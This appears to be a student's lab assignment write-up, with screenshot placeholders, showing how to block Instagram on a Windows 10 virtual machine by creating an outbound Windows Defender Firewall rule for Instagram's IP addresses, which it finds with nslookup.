

Assignment 4

A. Turn off the antivirus and block the Instagram web application and a Standalone application by changing the rules of the firewall.


Step1: Open the virtual box and deploy windows 10 and start it.




Step2: In search bar search for windows firewall defender, which appears as shown below.




Step3: click on Windows Defender Firewall with Advanced Security which should look like below.




Step4: click on outbound rules followed by that click on new rule.



Step5: click on custom button. Then click on next




Step6: then go to scope option. Under remote IP addresses select "These IP addresses"




Step7: Click on add the give the IP address of Instagram.com which was found using nslookup.

```
(c) Microsoft Corporation. All rights reserved.

C:\Users\vinay>nslookup www.instagram.com
Server:  UnKnown
Address:  192.168.244.51

Non-authoritative answer:
Name:    z-p42-instagram.c10r.instagram.com
Addresses:  2a03:2880:f33d:22:face:b00c:0:4420
          163.70.140.174
Aliases:  www.instagram.com


C:\Users\vinay>nslookup instagram.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.244.51

DNS request timed out.
    timeout was 2 seconds.
Name:    instagram.com
Address:  2a03:2880:f285:e7:face:b00c:0:4420
```


Step8: Instagram has many servers make sure you added all the servers Ips. Then click on block connection.



